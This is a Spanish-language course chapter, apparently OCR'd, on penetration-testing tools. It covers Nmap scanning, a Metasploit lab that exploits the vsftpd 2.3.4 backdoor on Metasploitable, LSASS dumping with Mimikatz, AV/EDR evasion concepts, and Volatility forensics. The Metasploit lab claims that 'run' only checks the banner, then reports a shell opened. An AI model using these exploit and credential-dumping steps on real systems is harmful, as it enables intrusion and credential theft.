4.4.7. Nmap (Escaneo de red y detección de hosts)

Nmap (Network Mapper) es la herramienta de código abierto por excelencia para la exploración de redes y auditorías de seguridad. Desarrollada por Gordon Lyon, permite enviar paquetes IP "crudos" de formas novedosas para determinar qué hosts están disponibles, qué servicios ofrecen (nombre y versión de la aplicación), qué sistemas operativos ejecutan y qué tipo de filtros de paquetes (firewalls) están en uso (Lyon, 2024).

Su flexibilidad radica en su motor de scripting (NSE), que permite automatizar tareas avanzadas de detección de vulnerabilidades. La Tabla 19 resume los comandos esenciales para una auditoría.

Tabla 19

Comandos y funcionalidades esenciales de Nmap

Comando	Función Técnica	Objetivo en la Auditoría
nmap -sn [Rango IP]	Escaneo de Ping (sin escaneo de puertos).	Descubrir hosts activos en la red (Mapeo).
nmap -sS [IP]	Escaneo SYN (semi-abierto).	Escaneo sigiloso y rápido; no completa la conexión TCP.
nmap -sV [IP]	Detección de Versiones.	Identificar el software específico y su versión en cada puerto.
nmap -O [IP]	Detección de Sistema Operativo (Fingerprinting).	Determinar el SO del objetivo (Windows, Linux, etc.).
nmap --script vuln [IP]	Motor de Scripting (NSE).	Ejecutar scripts para detectar vulnerabilidades conocidas (CVEs).

Nota: Elaboración propia en base a la documentación oficial de Nmap (Lyon, 2024).

4.4.8.Trabajo práctico: NMAP

4.4.8.1. Introducción

Nmap (Network Mapper) es una herramienta de código abierto ampliamente utilizada para:

- Descubrir equipos (hosts) en una red.
- Identificar puertos abiertos y servicios.
- Obtener información sobre posibles sistemas operativos.

El script en Python presentado integra Nmap de forma automatizada para realizar un reconocimiento de la red local, analizar los hosts detectados y, como mejora reciente, generar un informe en un archivo de texto con todos los resultados del escaneo.

Objetivo del script

El objetivo principal del script es:

1. Detectar los adaptadores de red del equipo mediante ipconfig (Windows).
2. Calcular el segmento de red (por ejemplo, 192.168.1.0/24) del adaptador seleccionado.
3. Usar Nmap para:
    - Descubrir hosts activos (modo descubrir_activos).
    - bien escanear todas las IP del segmento (modo todas_las_ips).
4. Realizar un escaneo detallado de cada host (detección de puertos abiertos y sistema operativo).
5. Mostrar un resumen en pantalla.
6. Exportar ese análisis a un archivo de texto, con sello de fecha y hora, modo de escaneo y detalle de cada host.

4.4.8.2. Configuración general del script

4.4.8.2.1. Importación de módulos

El script utiliza los siguientes módulos de Python:

- subprocess: para ejecutar comandos externos (Nmap e ipconfig).

- re: para trabajar con expresiones regulares y procesar texto.
- ipaddress: para manipular redes y máscaras IPv4.
- sys: para gestionar salidas y errores del programa.
- shutil: para comprobar si Nmap está instalado en el sistema (shutil.which).
- datetime (nuevo): para registrar la fecha y hora en el informe exportado.

4.4.8.2.2. Constantes y modo de escaneo

CREATE_NO_WINDOW = 0x08000000 # Ocultar ventana CMD en Windows

MODO_ESCANEO = "descubrir_activos" # valores: "descubrir_activos", "todas_las_ips"

- CREATE_NO_WINDOW se usa para que no aparezca una ventana negra de CMD cada vez que se ejecuta nmap o ipconfig.
- MODO_ESCANEO permite elegir:
  - "descubrir_activos": primero se detectan hosts activos con Nmap y luego se escanean.
  - "todas_las_ips": se genera todo el rango de IPs del segmento y se escanean aunque no respondan a ping.

4.4.8.3. Principales funciones del script

4.4.8.3.1. verificar_nmap()

Comprueba que Nmap esté instalado y disponible en el PATH del sistema:

- Usa shutil.which("nmap").
- Si no lo encuentra, muestra un mensaje de error y termina el programa con sys.exit(1).

Esto evita ejecutar el script sin tener Nmap disponible.

4.4.8.3.2. Ejecutar_nmap(args)

Función encargada de ejecutar Nmap (u otro comando) y devolver su salida:

- Llama a subprocess.check_output(...) con:
  - encoding='utf8' para recibir texto.
  - errors='ignore' para ignorar caracteres no decodificables.

- creationflags=CREATE_NO_WINDOW para ocultar la ventana de consola en Windows.

- Si Nmap devuelve un código de error (CalledProcessError), se captura la salida igualmente para poder analizarla.

4.4.8.3.3. Obtener_adaptadores()

Se encarga de analizar la salida del comando ipconfig y construir una lista de adaptadores:

- Ejecuta ipconfig con subprocess.check_output.
- Intenta decodificar la salida usando cp850 (típico en Windows en español) y, si falla, utf-8.
- Recorre línea por línea y agrupa la información por adaptador (bloques que terminan en :).
- Dentro de cada bloque, extrae:
  - Dirección IPv4.
  - Máscara de subred.
  - Puerta de enlace predeterminada.
- Devuelve una lista de diccionarios como:

{'nombre': 'Adaptador de LAN inalámbrica Wi-Fi',

'ip': '192.168.1.10',

'mascara': '255.255.255.0',

'gateway': '192.168.1.1'}

4.4.8.3.4. Calcular_segmento(ip, mask)

Recibe una IP y una máscara en formato decimal (ej. 255.255.255.0) y calcula la red en formato CIDR:

- Usa el módulo ipaddress para convertir la máscara a prefijo (/24, /25, etc.).
- Luego calcula la red correspondiente (ej. 192.168.1.10/24 → 192.168.1.0/24).
- Devuelve una cadena con el segmento, por ejemplo: "192.168.1.0/24".

Este segmento se usa como objetivo de Nmap.

4.4.8.3.5. Extraer_info_nmap(nmap_output)

Procesa la salida de un escaneo detallado de Nmap y extrae:

- IP del host.
- Sistema operativo detectado.
- Puertos abiertos.

Para ello:

- Busca la línea Nmap scan report for ... y extrae la IP (soporta tanto 192.168.1.10 como host (192.168.1.10)).
- Identifica puertos con líneas como: 80/tcp open http Apache httpd 2.4.41.
- Identifica información del sistema operativo con:
  - OS details: ...
  - Running: ...
- Devuelve una tupla: (ip, so, ports).

4.4.8.3.6. Extraer_hosts_desde_nmap_sn(output)

A partir de la salida del comando de descubrimiento de hosts (nmap -sn), extrae todas las IP detectadas:

- Busca líneas: Nmap scan report for ....
- Dentro de cada línea, localiza la IP con una expresión regular.
- Guarda las IPs en un conjunto para evitar duplicados.
- Devuelve la lista de IPs ordenadas.

4.4.8.3.7. Descubrir_hosts(segmento)

Realiza un descubrimiento agresivo de hosts activos en el segmento:

nmap -sn -PE -PP -PS21,22,23,25,80,443,3389 -PA80,443 -PR <segmento>

Significado:

- -sn: solo descubrimiento de hosts (no escaneo de puertos completo).
- -PE, -PP: distintos tipos de ping ICMP.
- -PS, -PA: sondas TCP a puertos comunes para detectar hosts que no responden a ping ICMP.

- -PR: ARP scan en redes locales.

La función:

- Muestra el comando que va a ejecutar.
- Llama a ejecutar_nmap(cmd).
- Usa extraer_hosts_desde_nmap_sn(salida) para obtener IPs.
- Devuelve:
    - salida: texto completo de Nmap.
    - hosts: lista de IPs activas detectadas.

4.4.8.3.8. Exportar_resultados(...)

Esta es la principal mejora incorporada en la nueva versión del script.

- def exportar_resultados(ruta_archivo, segmento, adaptador_nombre, modo, salida_hosts, resumen_hosts):

"""

Exporta el análisis a un archivo de texto.

"""

- Recibe:
    - ruta_archivo: nombre o ruta del archivo a crear (por ejemplo informe_nmap_192.168.1.0_24.txt).
    - segmento: segmento de red analizado.
    - adaptador_nombre: nombre del adaptador de red usado.
    - modo: modo de escaneo (descubrir_activos o todas_las_ips).
    - salida_hosts: salida cruda del descubrimiento de hosts (nmap -sn).
    - resumen_hosts: lista con la información de cada host (IP, SO y puertos).

Dentro de la función:

1. Abre (o crea) el archivo en modo escritura con codificación UTF-8.
2. Escribe un encabezado:
    - Título: === Informe de escaneo Nmap ===

- Fecha y hora actual usando datetime.now().strftime('%Y-%m-%d %H:%M:%S').
- Adaptador analizado.
- Segmento.
- Modo de escaneo.

3. Si existe salida_hosts, la incluye como:
   - === Salida de descubrimiento de hosts (nmap -sn) ===
   - <salida completa de nmap -sn>
4. Luego escribe la sección:
   - === Resumen de hosts escaneados ===
5. y para cada host:
   - IP.
   - Sistema operativo detectado (o “No identificado”).
   - Lista de puertos abiertos (o mensaje indicando que no se encontraron).
6. Si todo sale bien, muestra en consola:
   - Informe exportado correctamente en: <ruta_archivo>

Si ocurre algún error, muestra un mensaje de error con la excepción.

4.4.8.4. Conclusión Trabajo práctico NMAP

La versión actual del script integra de forma más completa:

- Descubrimiento y escaneo de red mediante Nmap, con opciones avanzadas (-sn, -PE, -PP, -PS, -PA, -PR, -O, -sV, -Pn).
- Selección interactiva del adaptador de red.
- Elección del modo de escaneo (descubrir_activos o todas_las_ips).
- Generación automática de un informe en archivo de texto, con:
  - Fecha y hora del análisis.
  - Información del adaptador y segmento.
  - Salida cruda de Nmap (opcional).
  - Resumen estructurado de cada host (SO y puertos abiertos).

Esto convierte el script en una herramienta útil no solo para realizar pruebas de reconocimiento en redes locales, sino también para documentar los resultados

de manera clara y reutilizable para informes, prácticas de laboratorio o evidencias en trabajos académicos.

4.4.9.METASPLOIT (Explotación de vulnerabilidades en Windows y Linux).

Metasploit, que fue desarrollado por Rapid7, es la plataforma modular más empleada con el fin de llevar a cabo la elaboración y ejecución de la explotación de los diferentes exploits, cuya arquitectura permite a los auditores de seguridad elegir un exploit, que es el propio código que aprovecha una vulnerabilidad, y configurarlo junto a un payload, que es el código que se ejecuta después de haber tenido éxito utilizando un exploit (como pueda ser el caso de realizar una shell inversa) y lanzarlo contra el objetivo (Rapid7, 2024).

El componente más potente de Metasploit es Meterpreter, que es un payload muy avanzado que se ejecuta al 100% en la memoria del sistema víctima (no se escribe en el disco), lo que dificulta su detección por parte de los antivirus forenses y permite realizar acciones avanzadas de explotación (como puede ser la captura de la pantalla o la migración de procesos entre otros).

4.4.9.1. Trabajo práctico básico con METASPLOIT en Windows.

Objetivo de la práctica

Aprenderás a:

- Iniciar Metasploit
- Identificar una máquina vulnerable
- Escanear servicios de forma básica
- Comprender cómo se detectan vulnerabilidades

(SIN hackear nada real)

Lo que necesitas

En tu PC con Windows instalarás:

VirtualBox (para crear máquinas virtuales)

Descarga:

https://www.virtualbox.org/

Kali Linux (máquina atacante)

Incluye Metasploit preinstalado:

https://www.kali.org/get-kali/

Metasploitable 2 (máquina vulnerable)

Diseñada solo para prácticas:

https://sourceforge.net/projects/metasploitable/

Cómo usar Metasploitable en Windows

Tienes dos opciones según el programa que uses:

OPCIÓN 1: Usar VMware (recomendado para este archivo)

Si no lo tienes, descarga:

https://www.vmware.com/products/workstation-player.html

Pasos:

1. Abre VMware Workstation Player
2. Clic en:
    - "Open a Virtual Machine"
3. Busca el archivo:
    - Metasploitable.vmx
4. Ábrelo y presiona:
    - Start Virtual Machine

OPCIÓN 2: Usarlo en VirtualBox

Como ya te recomendé VirtualBox, aquí cómo convertirlo:

Método sencillo:

5. Abre VirtualBox
6. Clic en Nueva
7. Sistema: Linux

8. Tipo: Other Linux
9. Cuando pida disco duro:
    - Selecciona: Usar un disco existente
    - Elige el archivo:
    - Metasploitable.vmdk

Y con eso funcionará igual.

4.4.9.2. Configuración

En ambas máquinas (Kali y Metasploitable):

Configura la red como:

- Red interna o
- Adaptador puente

Esto permite que se vean entre sí.

Usuario y contraseña de Metasploitable

Cuando inicie:

- Usuario: msfadmin
- Contraseña: msfadmin

Comprobación rápida

Dentro de Metasploitable escribe:

ifconfig

Anota la IP que te muestre, esa será la que usarás desde Kali + Metasploit.

PRÁCTICA 1: Reconocimiento básico con Metasploit

Objetivo

Aprender a:

- Detectar una máquina vulnerable
- Escanear servicios
- Interpretar resultados
- Comprender riesgos, sin explotar nada

Paso 1. Iniciar las dos máquinas

Debes tener encendidas:

- Kali Linux (atacante)
- Metasploitable (vulnerable)

Ambas deben estar conectadas a la misma red virtual:

Red interna o Adaptador puente

Paso 2. Obtener la IP de Metasploitable

En Metasploitable escribe:

- ifconfig

Paso 3. Busca algo como:

- inet 192.168.1.105

Esa será la IP objetivo (anótala).

Paso 4. Método universal en KALI

Vamos a detectar qué versión REAL de PostgreSQL tienes instalada.

Paso 5. Ver las versiones disponibles

Ejecuta en tu terminal:

- pg_lsclusters

Te mostrará algo como:

Ver Cluster Port Status Owner Data directory

14 main 5432 down postgres /var/lib/postgresql/14/main

Paso 6. Iniciar la versión correcta

Si por ejemplo ves versión 14, ejecuta:

- sudo pg_ctlcluster 14 main start

(Sustituye 14 por tu número real)

Paso 7. Verificar que realmente esté activo

Ahora ejecuta:

- pg_lsclusters

Debe decir:

- Status: online

Paso 8. Conectar Metasploit

Ahora sí, ejecuta:

- sudo msfdb start

Paso 9. Resultado esperado

[*] Connected to msf. Connection type: postgresql.

Paso 10. Abrir Metasploit en Kali

En Kali abre la terminal y ejecuta:

- msfconsole

Espera a que cargue completamente.

Paso 11. Escaneo seguro con Metasploit

Dentro de msfconsole escribe:

- db_nmap 192.168.62.134

(Reemplaza por la IP real)

Esto hará:

- Detectar puertos abiertos
- Identificar servicios
- Mostrar versiones

Esto NO ataca, solo analiza.

Paso 12. Ver resultados

Luego ejecuta:

- services

Verás una lista como:

- FTP - puerto 21
- SSH - puerto 22
- HTTP - puerto 80

Cada servicio representa un posible punto de riesgo.

PRÁCTICA 2: Simulación controlada de una vulnerabilidad con Metasploit

Objetivo

Comprender cómo Metasploit:

- Identifica una vulnerabilidad conocida
- Prepara un módulo de prueba
- Verifica si el sistema es vulnerable

SIN causar impacto real.

Vulnerabilidad elegida (educativa)

Usaremos un caso clásico de laboratorio:

FTP vsftpd 2.3.4 (puerto 21)

Este servicio en Metasploitable contiene una vulnerabilidad real documentada, ideal para aprendizaje.

PASO 1: Seleccionar el módulo (solo identificación)

En msfconsole escribe:

- search vsftpd

Verás algo parecido a:

- exploit/unix/ftp/vsftpd_234_backdoor

Esto NO ejecuta nada, solo muestra el módulo disponible.

PASO 2: Cargar el módulo (modo simulación)

- use exploit/unix/ftp/vsftpd_234_backdoor

PASO 3: Ver configuración del módulo

- show options

Te mostrará algo como:

- RHOSTS => IP objetivo
- RPORT => 21

Ahora indicamos la IP del laboratorio:

- set RHOSTS 192.168.62.134

PASO 4: Simulación de prueba segura

En lugar de ejecutar directamente, primero verificamos:

- run

Esto solo mostrará la versión del FTP, confirmando si es vulnerable sin atacarlo.

Resultado esperado similar a:

- FTP Banner: vsFTPd 2.3.4

Eso confirma de forma segura que el servicio es vulnerable

Has explotado correctamente la vulnerabilidad (en tu laboratorio)

El mensaje:

- Command shell session 1 opened

Significa que Metasploit logró abrir una sesión de shell en la máquina Metasploitable usando la puerta trasera de vsftpd 2.3.4.

Esto está BIEN porque:

- Estás trabajando en Metasploitable
- Es un entorno de laboratorio diseñado para esto
- Tienes total control y permiso

Cómo cerrar la sesión de forma segura

Para finalizar la shell abierta (volver al entorno seguro de Metasploit):

En la consola donde aparece:

- ^Z

presiona:

- Ctrl + Z

Luego escribe:

- sessions -k 1

Esto cerrará la sesión activa y deja tu práctica en estado seguro.

4.4.10. Mimikatz (Extracción de credenciales en Windows)

Mimikatz es una herramienta de post-explotación crítica para entornos Windows. Cabe resaltar que su objetivo inicial era principalmente mostrar las carencias en la administración de credenciales del sistema operativo, facilitando la extracción de contraseñas en texto plano, hashes e incluso tickets Kerberos directamente de la memoria del proceso LSASS (Local Security Authority Subsystem Service) (OffSec, 2025).

Es imprescindible para poder auditar la resistencia de la red de cara a ciertos tipos de ataques de movimiento lateral como pueden ser Pass-the-Hash o Golden Ticket. Su forma de uso ética permite a los administradores determinar si las medidas de protección de credenciales (estaría incluido Credential Guard en Windows 10/11) se aplican adecuadamente (ParrotSec, 2025; OffSec, 2025).

4.4.10.1. Mecanismos de Extracción de Credenciales

La operatividad de Mimikatz se basa en una secuencia de acciones privilegiadas:

- Escalada de Privilegios: Requiere permisos de administrador o SYSTEM para interactuar con procesos críticos del sistema (Castellà-Roca et al., 2020).
- Acceso al Proceso LSASS: Utiliza las API de Windows para leer las estructuras de datos en la memoria de LSASS, donde residen las credenciales activas (Silva Marroquín, 2024).
- Identificación y Volcado: Localiza patrones específicos para extraer:
- Contraseñas en Texto Plano: Recuperadas del proveedor WDigest en sistemas legados o mal configurados.

- Hashes NTLM: Utilizados para autenticación en red sin necesidad de la contraseña real (Pass-the-Hash).
- Tickets Kerberos: Permiten la suplantación de identidad (Pass-the-Ticket) y la persistencia a largo plazo mediante Golden Tickets (IMB, 2023).

4.4.10.2. Trabajo práctico: Mimikatz

A continuación, exponemos el uso de la herramienta Mimikatz en un entorno completamente controlado y educativo, aplicado al análisis forense del proceso LSASS (Local Security Authority Subsystem Service).

El proceso analizado se efectúa a partir del volcado de memoria (LSASS.DMP), evitando así hacer ningún tipo de modificación en el sistema operativo, lo que permite realizar una práctica ética y segura.

La aplicación Mimikatz permite extraer información relacionada con credenciales, sesiones, hashes y tickets Kerberos, información muy útil en un análisis forense y en la práctica de auditorías internas de seguridad.

4.4.10.2.1. Comandos Principales para Análisis Forense

Credenciales y Sesiones:

- sekurlsa::logonpasswords

Muestra:

- Usuarios activos
- Dominio
- SIDs
- Hashes
- Credenciales (si existían en memoria)

-sekurlsa::msv

Permite visualizar:

- Hash NTLM
- Sesiones MSV1.0

-sekurlsa::kerberos

Permite observar:

- Tickets TGT/TGS
- Credenciales Kerberos
- Sesiones de dominio

-sekurlsa::credman

- Muestra credenciales guardadas por el sistema.

4.4.10.2.2. Configuración

Generación del Volcado de LSASS:

Para obtener un volcado de memoria de LSASS (con fines educativos):

1. Abrir el Administrador de tareas con Ctrl + Shift + Esc.
2. Ir a la pestaña "Detalles".
3. Localizar el proceso:
   - lsass.exe
4. Clic derecho → “Crear archivo de volcado”.
5. Windows generará un archivo .DMP, generalmente en:
   - C:\Users\personal\AppData\Local\Temp\
6. Se recomienda mover el archivo a una carpeta accesible, por ejemplo:
   - C:\Users\personal\Desktop\Dump\lsass.DMP

Ejecución de Mimikatz:

1. Abrir PowerShell como Administrador.
2. Navegar a la carpeta donde está mimikatz.exe:
   - cd "C:\Users\personal\Desktop\Win32"
3. Ejecutar
   - .\mimikatz.exe
4. Activar privilegios necesarios:
   - privilege::debug
5. Carga del Volcado de Memoria
   - sekurlsa::minidump C:\Users\personal\Desktop\Dump\lsass.DMP

4.4.10.2.3. Conclusión trabajo práctico: Mimikatz

El análisis forense mediante Mimikatz y volcados de memoria es una técnica fundamental en ciberseguridad defensiva y análisis de incidentes.

Este método:

- Evita interferir con el sistema en producción,
- Brinda acceso completo al estado interno de lsass,
- Permite estudiar credenciales, sesiones y tickets,
- Forma parte de un proceso estandarizado de investigación forense.

Dominar Mimikatz en modo minidump es esencial para cualquier analista de seguridad, ya que permite comprender a fondo cómo Windows protege, almacena y gestiona información crítica de autenticación.

4.4.11. Técnicas de Bypass de antivirus y EDRs

La eficacia de una prueba de penetración depende de la capacidad del auditor para emular la sofisticación de los adversarios reales. En entornos protegidos por soluciones EDR (Endpoint Detection and Response), los payloads básicos son bloqueados. Por ello, el hacking avanzado incorpora técnicas de evasión para eludir controles estáticos y dinámicos (Kirat, 2019).

4.4.11.1. Evasión mediante manipulación de código:

- Ofuscación: En múltiples análisis de código, sobre todo cuando el análisis gira en torno de muestras sospechosas, el programa que se analiza casi nunca aparece igual a como fue escrito por su autor. Los desarrolladores maliciosos o no aplican distintas tretas para conseguir que el contenido del archivo sea difícil de interpretar. A esta práctica se le conoce como ofuscación. La ofuscación consiste en alterar la forma del código sin alterar lo que hace el código. Existen formas muy conocidas de ofuscación, como la de cambiar los nombres de las variables por secuencias de caracteres, o la de almacenar cadenas de texto de forma cifrada para que no puedan ser leídas a simple vista. Para Collberg y Nagra (2009) las técnicas de ofuscación se diferencian de las técnicas de

transformación en que no buscan cambiar la funcionalidad de un programa, sino en aumentar el esfuerzo necesario para comprenderlo.

- Polimorfismo y Metamorfismo: Consiste en un cambio en la estructura de béccode en cada ejecución alterando así su propia firma digital, que permite eludir la búsqueda de patrones conocidos (Barboza, 2020).
- Empaquetado y Cifrado: Uso de packers que comprimen o cifran el ejecutable, revelando el payload solo en memoria durante la ejecución (Do Forensics, 2025).

4.4.11.2. Explotación de las características del sistema y herramientas legítimas ("Vivir de la tierra" - LoTL):

Esta técnica aprovecha herramientas legítimas del sistema (como PowerShell, WMI o regsvr32.exe) para ejecutar acciones maliciosas sin introducir binarios externos. Al utilizar software confiable y firmado por el fabricante, los atacantes dificultan la distinción entre actividad administrativa y hostil (IMB, 2023).

4.4.11.3. Manipulación e inyección de memoria:

Las técnicas más avanzadas operan directamente en memoria para evitar el disco:

- Inyección de Procesos: Inserción de código malicioso en la memoria de procesos legítimos en ejecución.
- Evasión de Ganchos (Unhooking): Desactivación de los "ganchos" (hooks) que los EDR colocan en las API del sistema para monitorear la actividad, cegando así a la herramienta de seguridad (Palutke et al., 2020).
- Manipulación del Kernel (DKOM): Modificación directa de estructuras del núcleo para ocultar procesos o conexiones, una técnica asociada a rootkits complejos (Kirat, 2019).

4.4.11.4. Anti-análisis y evasión de la zona de pruebas:

Los sistemas de seguridad modernos emplean entornos aislados (sandboxes) para ejecutar archivos sospechosos y observar su comportamiento antes de permitir su ingreso a la red. Para contrarrestar esto, el malware avanzado

implementa rutinas de "anti-análisis" diseñadas para detectar si está siendo observado.

- Comprobaciones del Entorno: El código malicioso inspecciona el sistema en busca de artefactos típicos de máquinas virtuales (como drivers de VMware/VirtualBox), claves de registro específicas o la ausencia de actividad humana (ej. movimiento del ratón). Si detecta un entorno sintético, el malware se desactiva o ejecuta un comportamiento benigno para engañar al analista (Krantz & Jonker, 2023).
- Evasión Basada en el Tiempo: Algunos programas maliciosos introducen retardos prolongados (sleep calls) antes de ejecutar su carga útil. Dado que los sandboxes tienen un tiempo límite de análisis (generalmente pocos minutos), esta técnica permite que el ataque ocurra una vez que el archivo ha sido aprobado y liberado en el sistema real (Castellà-Roca, 2013).
- Interacción del Usuario: Se condiciona la ejecución a eventos físicos específicos, como clics del ratón o pulsaciones de teclado, que los entornos automatizados raramente simulan con precisión (Bachchas, 2023).

4.4.11.5. Cómo eludir los ganchos del modo usuario:

Las soluciones EDR (Endpoint Detection and Response) monitorean la actividad del sistema inyectando librerías (DLLs) en los procesos y colocando "ganchos" (hooks) en las API de Windows para interceptar llamadas sospechosas. Los atacantes han desarrollado métodos para eludir esta vigilancia:

- Llamadas al Sistema Indirectas (Indirect Syscalls): En lugar de utilizar las API estándar de Windows (como ntdll.dll) que están monitoreadas, el malware invoca directamente las llamadas al sistema (syscalls) a nivel de ensamblador. Herramientas como SysWhispers automatizan la resolución de estos números de llamada, "saltándose" los sensores del EDR (García, 2025).
- Desenganche (Unhooking): El atacante identifica los ganchos colocados por el EDR en la memoria del proceso y los sobrescribe con el código

original del sistema, cegando efectivamente al sensor de seguridad (Palutke et al., 2020).

- Secuestro de Subprocesos: Esta técnica implica tomar el control de un hilo de ejecución (thread) legítimo dentro de un proceso confiable para ejecutar código malicioso antes de que los controles de seguridad puedan inicializarse completamente (IBM, 2023).

4.4.11.6. Manipulación Avanzada de Memoria y Kernel

Cuando los controles en modo usuario son robustos, los atacantes descienden al nivel del núcleo (kernel) del sistema operativo, donde residen los privilegios absolutos.


- Manipulación Directa de Objetos del Kernel (DKOM): Cuando un intruso consigue ejecutar código al mismo nivel que el kernel algo que en muchos casos proviene del abuso de un controlador vulnerable o de la carga deliberada de uno modificado se abre la posibilidad de intervenir en las estructuras internas que Windows utiliza para organizar su funcionamiento. A partir de ese punto, ya no se trata solo de ocultar un proceso o modificar un hilo aislado, sino de alterar listados completos que el sistema considera confiables para representar su propio estado. Esa manipulación permite que ciertos procesos sigan activos sin aparecer en los visores habituales o que un usuario adquiera privilegios que, en teoría, nunca le fueron asignados. Como explican Butler y Hoglund (2006), Rosifovich et al. (2021), estas modificaciones resultan especialmente esquivas para la mayoría de las herramientas de seguridad, pues alteran directamente la base de datos interna con la que el sistema interpreta su realidad, y eso hace que las anomalías pasen inadvertidas para los mecanismos tradicionales de detección.
- Ataques de "Solo Datos" (Data-Only): en este tipo de ataques, en lugar de inyectar la carga explosiva en forma de código ejecutable (que podrían poder ser detectados por firmas), el atacante se encarga de manipular las variables que existen en la memoria, así como las estructuras de datos para modificar el flujo del programa. En este caso, estos ataques eluden

los mecanismos de protección como la Prevención de Ejecución de Datos (Drew, 2022).

- Programación Orientada al Retorno (ROP): El atacante encadena pequeños fragmentos de código legítimo ya presentes en memoria (gadgets) cuyo resultado es obtener un comportamiento malicioso. Dado que solo se ejecuta código confiable del sistema, las defensas basadas en listas blancas de ejecución son ineficaces (García, 2025).

Figura 46

Mecanismos de evasión avanzada en memoria y kernel




Nota: Las técnicas a nivel de kernel y memoria buscan subvertir la confianza del sistema operativo en sí mismo. Elaboración propia basada en Kirat (2019) y García (2025).

4.4.11.7. Factor humano e ingeniería social:

Más allá de la complejidad técnica, el factor humano sigue siendo un mecanismo eficaz para eludir controles. Si un atacante logra convencer a un usuario para que deshabilite una macro de seguridad o autorice una ejecución, las barreras tecnológicas pierden su efectividad. El phishing moderno no solo busca credenciales, sino que actúa como el primer paso para establecer la persistencia necesaria para ataques técnicos posteriores (IBM, 2023).

Figura 47

Ingeniería social como vector de compromiso inicial



Nota: El engaño al usuario permite a los atacantes eludir controles perimetrales robustos. Elaboración propia basada en Storyset (2024).

4.4.12. Análisis forense de memoria en Windows con Volatility con profesionalidad

El análisis forense profesional de memoria de Windows con Volatility va más allá de la simple ejecución de comandos. Requiere una sólida comprensión teórica de los principios del sistema operativo, la gestión de memoria, el funcionamiento interno de Volatility, los posibles desafíos y un enfoque riguroso, sistemático y bien documentado para el análisis y la interpretación (OWASP, 2024).

4.4.12.1. Fundamentos Teóricos del Análisis Forense de Memoria

El análisis profesional de memoria requiere comprender que la RAM no es un almacenamiento estático, sino un entorno dinámico y volátil. Un volcado de memoria (dump) es una "instantánea" congelada en el tiempo que contiene evidencias transitorias críticas: conexiones de red efímeras, claves de cifrado en uso y procesos inyectados que nunca tocaron el disco (Bachchas, 2023).

Los analistas enfrentan desafíos teóricos significativos:

- Complejidad del Sistema Operativo: La lectura de un archivo de un caso de un volcado de memoria en Windows, nunca es directa. Esto es debido a la arquitectura de la que hace uso Windows. Ésta a primera vista parece lineal, pero al revisarla muestra capas internas en la manera que el kernel organizado su espacio, el de los procesos, el formato que el propio

sistema implementa, el volcado de archivos, etc. No es suficiente reconocer un proceso o una dirección en la memoria que sea aislada. El analista tiene que tener una visión general del tipo de tablas de memoria que se crean, cómo se enlazan las direcciones virtuales con las físicas y, sobre todo, cómo mantiene Windows su registro de qué procesos son activos en todo momento. Olvidar incluso este último detalle, Espinoza (2020) explica que el tipo de listas de procesos internos que Windows mantiene cambian incluso a ratos dentro de una misma sesión de máquina, por eso conviene leer cada estructura interpretándola correctamente para no sacar conclusiones equivocadas.

- Dependencia del Perfil: Herramientas como Volatility reposan en la existencia de "perfiles", que permiten transformar estas estructuras, siendo esto particular a versiones de Windows. Un perfil equivocado arrojará resultados erróneos, haciendo desaparecer artefactos que son vitales para el análisis de los mismos (Do Forensics, 2025).
- Técnicas Anti-Forenses: El malware sofisticado puede intentar corromper deliberadamente las estructuras de memoria o esconderse en regiones no asignadas para dificultar la reconstrucción forense (Palutke et al., 2020).

4.4.12.2. Mejores prácticas teóricas para el análisis profesional

Para superar estos desafíos, la práctica forense debe regirse por un enfoque sistemático y riguroso:

- Perfilado Preciso: Antes de ejecutar cualquier plugin de análisis, es imperativo identificar con exactitud la versión del sistema operativo y la arquitectura (x86/x64) de la imagen de memoria.
